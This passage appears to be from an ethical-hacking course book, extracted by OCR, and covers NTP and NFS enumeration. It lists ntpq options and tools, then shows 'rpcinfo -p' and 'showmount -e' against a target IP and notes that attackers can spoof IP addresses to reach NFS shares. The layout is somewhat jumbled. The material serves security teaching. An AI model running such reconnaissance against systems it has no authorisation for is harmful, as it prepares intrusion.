-4	Force DNS resolution of the given host name to the IPv4 namespace
-6	Force DNS resolution of the given host name to the IPv6 namespace
-c	Following argument is an interactive format command; multiple -c options may be given
-d	Debugging mode
-i	Force ntpq to operate in the interactive mode
-n	Output all host addresses in the dotted-quad numeric format, rather than host names
-p	Print a list of the peers as well as a summary of their states

Table 4.7: ntpq parameters and their respective functions

  Example:

  ```
  ntpq> version
  ntpq 4.2.8p15@1.3728-o
  ntpq> host
  current host is localhost
  ```



```
┌─[root@parrot]─[/home/attacker]

addvars          exit             mreadvar         reslist
apeers           help             mrl              rl
associations     host             mrulist          rmvars
authenticate     hostnames        mrv              rv
authinfo         ifstats          ntpversion       saveconfig
cl               iostats          opeers           showvars
clearvars        kerninfo         passociations    sysinfo
clocklist        keyid            passwd           sysstats
clockvar         keytype          peers            timeout
config-from-file lassociations    poll             timerstats
cooked           lopeers          pstats           version
cv               lpassociations   quit             writelist
debug            lpeers           raw              writevar
delay            monstats         readlist
ntpq>
```


These ntpq queries can be used to obtain additional NTP server information

Figure 4.20: Screenshot of the ntpq command

Note: In many Linux distributions, the NTP daemon **`ntpd`** has been joined with Chrony, **`chronyd`**. Both the daemons synchronize the local system's time with a remote time server.

NTP Enumeration Tools

- **PRTG Network Monitor** includes **SNTP Sensor monitor**, a simple network time protocol (SNTP) server that shows the response time of the server and time difference in comparison to the local system time



Channel	ID	Last Value	Minimum	Maximum
Difference	1	0 s	0 s	0 s
Downtime	-4			
Response Time	0	16 msec	15 msec	66 msec

NTP Enumeration Tools

- Nmap (*https://nmap.org*)
- Wireshark (*https://www.wireshark.org*)
- udp-proto-scanner (*https://labs.portcullis.co.uk*)
- NTP Server Scanner (*http://www.bytefusion.com*)

NTP Enumeration Tools

NTP enumeration tools are used to monitor the working of NTP and SNTP servers in the network and help in the configuration and verification of connectivity from the time client to the NTP servers.

- **PRTG Network Monitor**

  Source: *https://www.paessler.com*

  PRTG monitors all systems, devices, traffic, and applications of IT infrastructure by using various technologies such as SNMP, WMI, and SSH. Attackers use PRTG Network Monitor to retrieve SNTP server details such as the response time from the server, active sensors with the server, and synchronization time.

```

NFS Enumeration

NFS is a type of file system that enables users to access, view, store, and update files over a remote server. These remote data can be accessed by the client in the same way it is accessed on the local system. Depending on the privileges assigned to the clients, they can either only read or both read and write the data.


An NFS system is generally implemented on a computer network in which the centralization of data is required for critical resources. The remote procedure call (RPC) is used to route and process the request between clients and servers.

To accomplish the task of sharing files and directories over the network, the "exporting" process is used. However, the client first attempts to make the file available for sharing by using the "mounting" process. The **`/etc/exports`** location on the NFS server contains a list of clients allowed to share files on the server. In this approach, to access the server, the only credential used is the client's IP address. NFS versions before version 4 run on the same security specification.

Enumerating NFS services enables attackers to identify the exported directories, list of clients connected to the NFS server along with their IP addresses, and the shared data associated with the IP addresses. After gathering this information, the attackers can spoof their IP addresses to gain full access to the shared files on the server.

As shown in the screenshot, an attacker runs the following **`rpcinfo`** command to scan the target IP address for an open NFS port (port 2049) and the NFS services running on it:

```
rpcinfo -p <Target IP Address>
```




```
ubuntu@ubuntu-Virtual-Machine:~$ rpcinfo -p 10.10.1.19
   program vers proto   port  service
    100000    2   udp    111  portmapper
    100000    3   udp    111  portmapper
    100000    4   udp    111  portmapper
    100000    2   tcp    111  portmapper
    100000    3   tcp    111  portmapper
    100000    4   tcp    111  portmapper
    100003    2   tcp   2049  nfs
    100003    3   tcp   2049  nfs
    100003    2   udp   2049  nfs
    100003    3   udp   2049  nfs
    100003    4   tcp   2049  nfs
    100005    1   tcp   2049  mountd
    100005    2   tcp   2049  mountd
    100005    3   tcp   2049  mountd
    100005    1   udp   2049  mountd
    100005    2   udp   2049  mountd
    100005    3   udp   2049  mountd
    100021    1   tcp   2049  nlockmgr
    100021    2   tcp   2049  nlockmgr
    100021    3   tcp   2049  nlockmgr
    100021    4   tcp   2049  nlockmgr
    100021    1   udp   2049  nlockmgr
    100021    2   udp   2049  nlockmgr
    100021    3   udp   2049  nlockmgr
    100021    4   udp   2049  nlockmgr
    100024    1   tcp   2049  status
    100024    1   udp   2049  status
ubuntu@ubuntu-Virtual-Machine:~$
```

Result displaying an open NFS port and an NFS service running on it

Figure 4.22: Screenshot of rpcinfo command displaying open NFS port and services

As shown in the screenshot, an attacker runs the following command to view the list of shared files and directories:

`showmount -e <Target IP Address>`

